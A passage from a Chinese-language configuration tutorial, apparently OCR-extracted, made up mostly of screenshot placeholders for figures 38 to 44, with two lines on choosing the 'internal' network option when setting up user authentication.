


图 38




图 39




图 40




图 41




图 42




图 43

下面开始设置用户身份验证，在“网络”中选择“内部”选项，如图 44 所示。




图 44

双击选中的网络，结果如图 45 所示。

